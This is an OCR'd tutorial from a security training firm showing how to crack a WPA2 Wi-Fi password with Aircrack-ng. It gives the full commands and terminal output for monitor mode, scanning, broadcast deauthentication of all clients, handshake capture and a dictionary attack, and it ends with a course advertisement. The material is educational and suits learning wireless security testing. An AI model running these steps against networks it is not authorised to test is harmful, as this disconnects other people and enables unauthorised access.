
iGNITE Technologies

WIRELESS PENETRATION TESTING



AIRCRACK-NG

Contents

Introduction 3
Enabling Monitor Mode 3
Sniffing Wireless Packets 4
Deauthencating Users 5
Capturing Handshake 6
Cracking Password 6
Conclusion 7

Introduction

Aircrack-ng is a package of Wi-Fi network security assessment tools. It has a detector, a packet sniffer, WPA/WPA2-PSK, and a WEP cracker and analyzer for 802.11 Wireless LANs. With the help of Aircrack-ng, a penetration tester can focus on Monitoring, Attacking, Testing, and Cracking aspects of the Wi-Fi Security. Monitoring includes Packet Capturing and exporting the data to text files for processing by any third-party tool. Attacking includes replay attacks, deauthentication, evil-twin attacks, and packet injection attacks. Testing includes the testing of the Wi-Fi cards and driver capabilities based on the capture and injections. Finally Cracking includes the ability to crack the WEP and WPA PSK keys.

Aircrack-ng is supported on Linux, FreeBSD, macOS, OpenBSD, Android, and Windows.

There are a bunch of tools inside the Aircrack-ng Suite. In this demonstration, we will be focusing on the following:

airmon-ng: It is used to enable Monitor Mode on Wi-Fi Card

airodump-ng: It is used for sniffing packets. It places the air traffic into a pcap file and shows information about the network

aireplay-ng: It is used for Packet Injection Attacks

aircrack-ng: It is used for cracking the WEP keys using the Fluhrer, Mantin, and Shamir attack (FMS) attack, PTW attack, and dictionary attacks, and WPA/WPA2-PSK using dictionary attacks.

Note: To perform attacks using Aircrack-ng, you need an external Wi-Fi card with monitoring mode.

Enabling Monitor Mode

In general words, Monitor Mode is a mode that is supported by certain Wi-Fi devices. When enabled, the Wi-Fi card will stop sending any data and will be completely dedicated to monitoring the wireless traffic. It is not the only mode that is supported on Wi-Fi devices, there are a total of 6 modes. However, in this demonstration, we will be focusing on Monitor mode only.

As discussed in the Introduction, airmon-ng is used for enabling the Monitor mode on Wi-Fi cards. After connecting the external card with our machine, we will use airmon-ng to start monitor mode by providing the interface. In our case the interface in question is wlan0. If you seem to have issues with enabling the monitor mode, kill the processes that are mentioned with their respective PIDs to ensure that no processes conflict. If not, this will put our Wi-Fi card in Monitor mode.

```
airmon-ng start wlan0
```

```
┌──(root💀kali)-[~]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    548 NetworkManager
   1537 wpa_supplicant

PHY     Interface       Driver          Chipset

phy3    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                (mac80211 monitor mode vif enabled for [phy3]wlan0 on [phy3]wlan0mon)
                (mac80211 station mode vif disabled for [phy3]wlan0)
```

After using the airmon-ng, we can check the enabling of monitor mode by using the iwconfig command. It is a Linux command that can be used to configure a wireless network interface. It is similar to ifconfig which is used for general interface configurations. After running iwconfig we can see that the interface that we used with airmon-ng has now changed from wlan0 to wlan0mon. Here mon indicates the monitor mode.

iwconfig

```
┌──(root💀kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

eth1      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Sniffing Wireless Packets

After placing the Wi-Fi card in the Monitor mode, we can then move to sniff network packets. As discussed in the Introduction, airodump-ng can be used for this activity. To start sniffing, we need to provide the airodump-ng with the ESSID of the access point with other details. To get the information required run airodump-ng with the interface only as demonstrated below.

airodump-ng wlan0mon

```
┌──(root💀 kali)-[~]
└─# airodump-ng wlan0mon
```

As soon as we start the airodump-ng, we will see the list of Access Points with details such as their BSSID (MAC Address), Strength (PWR), Encryption (WPA/WPA2), Authentication Method, and ESSID (Name of Wireless Access Point) as demonstrated below. We will be targeting the wireless Access Point by the name of "raaj". We can see that the access point is broadcasting on channel 3 and has WPA2-PSK.

```
CH  3 ][ Elapsed: 12 s ][ 2021-06-06 15:17

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -15        4        0    0   3  130   WPA2 CCMP   PSK  raaj
[redacted]         -60        4        0    0   7  130   WPA2 CCMP   PSK  ajoy
[redacted]         -61        2        0    0   8  130   WPA2 CCMP   PSK  GAURAV SRIVASTAVA
[redacted]         -65        2        0    0   1  195   WPA2 CCMP   PSK  Amit 2.4G
[redacted]         -65        3        0    0   1  195   WPA2 CCMP   PSK  jiofbr001 2.4G
[redacted]         -60        3        0    0   3  130   WPA2 CCMP   PSK  Kavz
[redacted]         -65        2        0    0   8  130   WPA2 CCMP   PSK  <length:  0>
[redacted]         -65        2        0    0   8  130   WPA2 CCMP   PSK  mahhip
[redacted]         -65        2        0    0   1  130   WPA2 CCMP   PSK  sanjay
[redacted]         -66        2        0    0  10  130   WPA2 CCMP   PSK  <length:  0>
[redacted]         -66        4        0    0   3  130   WPA2 CCMP   PSK  Abhiaka

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

[redacted]         [redacted]F        -66    0 - 1e    94         8
[redacted]         [redacted]         -64    0 - 1      0         1
Quitting ...
```

Now that we have the ESSID of the access point that we want to target, we can initiate the sniffing on that particular device. We will need to provide the interface that we have monitor mode on and the details such as the channel of the device, BSSID as demonstrated below. This will begin the network capture.

airodump-ng wlan0mon -c 3 --bssid 18:X:X:X:X:X -w pwd

```
┌──(root💀 kali)-[~]
└─# airodump-ng wlan0mon -c 3 --bssid 18:45:93:69:A5:19 -w pwd
```

Deauthencating Users

Since we want to crack the password for the targeted access point, we need the handshake that can be attacked. We will be using the airodump-ng for capturing that handshake. But since all the devices are already connected to the access point hence, there won't be any authentication performed or we can say that we won't be able to capture the handshake. So, we will be sending a de-authentication signal to all the devices so that they will be disconnected from the access point. Then they will try to reconnect and

at that moment we will capture the handshake. We will be using the aireplay-ng for sending the de-authentication signal. We need to provide the BSSID of the access point to deauthenticate all devices as demonstrated below. Make sure to use a new terminal while running the aireplay and let the airodump-ng running. So that it can capture the handshake.

aireplay-ng --deauth 0 -a 18:X:X:X:X:X wlan0mon

```
┌──(root💀kali)-[~]
└─# aireplay-ng --deauth 0 -a 18:45:93:69:A5:19 wlan0mon
15:18:45  Waiting for beacon frame (BSSID: 18:45:93:69:A5:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:18:45  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:45  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:46  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:47  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:47  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:48  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:48  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
15:18:49  Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
```

Capturing Handshake

We go back to the terminal where we started the airodump-ng and we can see all the devices that attempted to reconnect to our targeted access point and on the top right-hand side, we can see that airodump-ng was able to capture the WPA handshake between the access point and one of its users.

```
CH  3 ][ Elapsed: 54 s ][ 2021-06-06 15:19 ][ WPA handshake: 1[illegible]5:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

18:45:93:69:A5:19  -17 100      538     2848   27   3  130   WPA2 CCMP   PSK  raaj

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

1[illegible]       2A:84:98:9F:E5:5E  -24    1e- 1e     0       379         raaj
1[illegible]       DA:D2:2F:17:9B:8F  -52    1e- 1e     1      2705  EAPOL  raaj
1[illegible]       44:CB:8B:C2:20:DA  -52    0 - 5e     0         4
```

Cracking Password

While running the airodump-ng we mentioned the PWD as the file in which the handshake should be saved. While checking we see that it has been captured into the file named pwd-01.cap. We can now perform a Bruteforce to crack the password using the aircrack-ng. We need to provide a dictionary for the attack that contains the probable passwords.

aircrack-ng pwd-01.cap -w dict.txt

```
┌──(root💀kali)-[~]
└─# aircrack-ng pwd-01.cap -w dict.txt
```

The time that aircrack-ng takes depends on your system configurations and the number of entries in the dictionary file that you provided. The dictionary that we provided had 7 keys. Hence, we were able to crack it in a matter of seconds. We can see the Master and Transient Key that would be used while forming the PSK-PTK combination. The password for the access point was cracked to be raj12345.

```
                        Aircrack-ng 1.6

[00:00:00] 7/7 keys tested (309.21 k/s)

Time left: --

                    KEY FOUND! [ raj12345 ]


Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                 3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key  : 30 F2 4E 75 56 BE F1 72 87 D8 61 49 EC D7 E4 09
                 95 8E B6 EE CD 14 3F 30 95 CF 9D 51 12 9D DA A1
                 A2 3C 04 29 BC 08 0F 83 EB A4 C0 99 9F 86 84 A9
                 5E 61 79 BD C2 00 44 D0 EE CE F3 D4 8F 45 C5 43

EAPOL HMAC     : C1 98 67 37 9B 41 CF 55 B6 70 BE 2C D4 12 CA A2
```

Conclusion

The collection of tools in the Aircrack-ng suite is useful in testing the Wireless Access Point Security. With the help of just 4 tools, we were able to crack the password required to connect the targeted Access Point. Aircrack-ng is one of the oldest tools that is used in the domain but we were still able to crack the authentication of a device today.

****


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux